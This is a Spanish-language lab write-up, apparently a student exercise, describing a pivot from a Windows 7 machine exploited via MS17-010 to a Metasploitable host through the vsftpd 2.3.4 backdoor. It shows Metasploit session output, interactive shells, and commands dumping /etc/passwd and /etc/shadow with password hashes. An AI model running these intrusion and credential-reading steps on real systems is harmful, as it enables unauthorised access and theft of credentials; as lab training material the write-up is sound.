
Y así es como obtendríamos una reverse shell con la maquina final, la maquina Metasploitable


```

root@santorini:/# whoami
whoami
root
root@santorini:/# who
who
santorini tty1 Mar 31 17:35
root pts/0 Mar 31 17:35 (:0.0)

```

Lo que hicimos aquí es que pivotamos de la maquina Windows 7 a la Metasploitable (Santorini)



Y aquí es como tenemos las dos sesiones de las maquinas hackeadas, la windows y la Metasploitable

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions

  Id  Name      Type      Information                                     Connection
  --  -
  1    meterpreter x64/windows NT AUTHORITY\SYSTEM @ SANTROPEL-PC 192.168.1.138:4444 → 192.168.1.129:49168 (192.168.1.129)
  2    shell cmd/unix 10.0.2.8:49172 → 10.0.2.4:6200 via session 1 (10.0.2.4)

```

La cual podemos entrar tanto a una (Sesión 1) Windows.

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > pwd
C:\Windows\system32

```

Tanto a la otra (Sesion 2) Metasploitable

Id	Name	Type	Information	Connection
1	meterpreter	x64/windows	NT AUTHORITY\SYSTEM @ SANTROPEL-PC	192.168.1.138:4444 → 192.168.1.129:49168 (192.168.1.129)
2	shell	cmd/unix		10.0.2.8:49172 → 10.0.2.4:6200 via session 1 (10.0.2.4)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 2
[*] Starting interaction with 2 ...

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
```

Información de la maquina final

Aquí tenemos los usuarios de las credenciales de la maquina final a la que hemos accedido

```
root@santorini:/#
root@santorini:/# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:irc:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,/var/lib/postgresql:/bin/bash
mysql:x:109:110:MySQL Server,,/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,/home/user:/bin/bash
service:x:1002:1002:,,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
santorini:x:1000:1000:msfadmin,,/home/msfadmin:/bin/bash

root@santorini:/# cat /etc/shadow
cat /etc/shadow
cat: /etc/shadow: No such file or directory
root@santorini:/# cat /etc/shadow
cat /etc/shadow
root:$1$avpFBj1$X0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$M1yc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:l:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f22VMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:l:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUGZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDUpR50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:l:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
santorini:$1$ypedqDke$eyRqe66r/02FWuTPvoSMx1:20145:0:99999:7:::
```

Resumen del procedimiento

Y así es como obtendríamos una reverse shell con la máquina final, la máquina Metasploitable (Santorini).

En este procedimiento, partimos desde nuestra máquina atacante (Kali Linux), donde inicialmente comprometimos la máquina intermediaria con Windows 7 explotando la vulnerabilidad **MS17-010** mediante Metasploit. Esta vulnerabilidad nos permitió obtener una sesión **Meterpreter** en la máquina Windows, dándonos acceso remoto a ella.

Una vez dentro de Windows 7, utilizamos técnicas de **pivoting** para redirigir el tráfico de red y establecer una ruta hacia la máquina final (Metasploitable/Santorini), la cual estaba en una red diferente y no accesible directamente desde Kali Linux. Para ello, configuramos reglas de **port forwarding** para redirigir los paquetes de nuestra máquina atacante hacia la máquina objetivo a través de la máquina Windows comprometida.

Después de establecer esta conexión, identificamos que el puerto **21 (FTP)** en Metasploitable estaba abierto y ejecutando una versión vulnerable del servicio **vsFTPD 2.3.4**. Tras investigar en **Exploit-DB** y Metasploit, encontramos un exploit que permitía obtener acceso mediante una **backdoor con ejecución remota de comandos**.

Finalmente, al ejecutar este exploit, logramos obtener una **reverse shell** en la máquina Metasploitable (Santorini), consolidando nuestro acceso total a la máquina final. En resumen, utilizamos la máquina intermediaria comprometida como un puente para pivotar hacia la red interna y explotar un servicio vulnerable en el sistema objetivo.

Gracias y chao.

ATT... Santiago Peñaranda Mejia